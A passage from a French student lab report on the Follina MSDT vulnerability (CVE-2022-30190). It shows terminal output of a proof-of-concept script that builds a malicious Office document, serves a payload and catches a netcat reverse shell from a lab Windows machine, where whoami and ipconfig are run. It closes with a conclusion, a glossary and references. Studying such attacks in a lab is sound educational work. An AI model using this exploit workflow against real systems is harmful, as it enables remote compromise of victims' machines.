


FIGURE 12 – Fichier doc





FIGURE 13 – Pop-up MSDT

Pendant que le MSDT est ouvert, on a accès au reverse Shell de la victime, et on peut exécuter toutes les commandes de Windows Shell.

Voici l'exécution de whoami et ipconfig




```
kali@kali: ~/msdt-follina
File Actions Edit View Help
kali@kali: ~/msdt-follina x kali@kali: ~ x kali@kali: ~ x

(kali@kali)~/msdt-follina
$ python3 follina.py -r 9998
[+] copied staging doc /tmp/raarg5zj
[+] created maldoc ./follina.doc
[+] serving html payload on :8000
[+] starting 'nc -lvnp 9998'
listening on [any] 9998 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 50113
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Users\amine\AppData\Local\Temp\SDIAG_d53226f3-4f66-4cf5-bfe3-7f2d51c36f1c>
```

FIGURE 14 – Reverse Shell



```
kali@kali: ~/msdt-follina
File Actions Edit View Help
kali@kali: ~/msdt-follina x kali@kali: ~ x kali@kali: ~ x

[+] starting 'nc -lvnp 9998'
listening on [any] 9998 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 50138
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Users\amine\AppData\Local\Temp\SDIAG_c363b5ef-9518-473e-b36c-3e63b42b0710>whoami
whoami
desktop-lf4oaci\amine

C:\Users\amine\AppData\Local\Temp\SDIAG_c363b5ef-9518-473e-b36c-3e63b42b0710>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . . : 
Link-local IPv6 Address . . . . . : fe80::1443:6332:5be2:d91f%4
IPv4 Address. . . . . : 10.0.2.15
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.0.2.1

C:\Users\amine\AppData\Local\Temp\SDIAG_c363b5ef-9518-473e-b36c-3e63b42b0710>
```

FIGURE 15 – whoami & ipconfig

On peut aussi spécifier l'exécution de quelques programmes pour se lancer lorsque la victime clique sur *enable editing*




FIGURE 16 – lancement d'un programme




FIGURE 17 – lancement de calculatrice

Conclusion

Dans ce rapport, nous avons étudié la faille de type Remote Code Execution "CVE -2022-30190" classée critique avec un score 9.3.

Au début de ce rapport, une description générale de la vulnérabilité a été fournie, incluant le programme compromis, le type de compromission, le mécanisme d'exploit, ainsi qu'un extrait de la PSSI. Ensuite, La deuxième partie a recouvert toutes les étapes à suivre afin de simuler l'attaque.

Ce projet a été très enrichissant et nous a permis d'améliorer nos connaissances et compétences en sécurité. Il nous a montré aussi l'importance d'avoir une protection tierce qui va au-delà d'un antivirus standard, ainsi que d'autres mesures préventives à prendre en considération, pour éviter ce type d'attaques, lors d'échange de fichiers Office qui peuvent sembler innocents, mais pouvant utiliser de nombreux exploits.

Glossaire

CVE : Common Vulnerabilities and Exposures.

RCE : Remote Code Execution.

MSDT : Microsoft Support Diagnostic Tool

CVSS : Common Vulnerability Scoring System

ACE : Arbitrary code execution

PSSI : Politique de Sécurité des Systèmes d'Information

SMSI : Système de Management de la Sécurité des Informations

HTTP : HyperText Transfer Protocol

URL : Uniform Resource Locator

VirusTotal : Service online pour analyser des fichiers et des URL en utilisant plusieurs antivirus

Kali : Distribution Linux équipé avec des outils des tests de pénétrations

netcat : Outil utilisé pour ouvrir des connexions réseau UDP ou TCP

reverse shell : technique informatique qui permet d'utiliser le shell d'une autre machine en distance

Bibliographie

- [1] <https://fr.wikipedia.org/wiki/Follina>.
- [2] <https://www.cvedetails.com/cve/CVE-2022-30190/>.
- [3] <https://securityboulevard.com/2022/06/everything-we-know-about-the-follina-0-day-and-how-to-prevent-it/>.
- [4] <https://www.hackercoolmagazine.com/follina-explained-with-poc/>.
- [5] <https://www.socinvestigation.com/new-microsoft-office-zero-day-follina-detection-response/>.
- [6] <https://www.first.org/cvss/>.
- [7] <https://www.redhat.com/fr/topics/security/what-is-cve>.
- [8] https://www.netwrix.fr/data_security_policy_template.html.
- [9] <https://www.imperva.com/learn/application-security/remote-code-execution/>.
- [10] <https://www.redteamsecure.com/blog/my-company-was-hacked-now-what>.
- [11] <https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/>.
- [12] <https://www.ssi.gouv.fr/guide/pssi-guide-delaboration-de-politiques-de-securite-des-systemes-dinformation/>.
- [13] https://fr.wikipedia.org/wiki/Reverse_shell.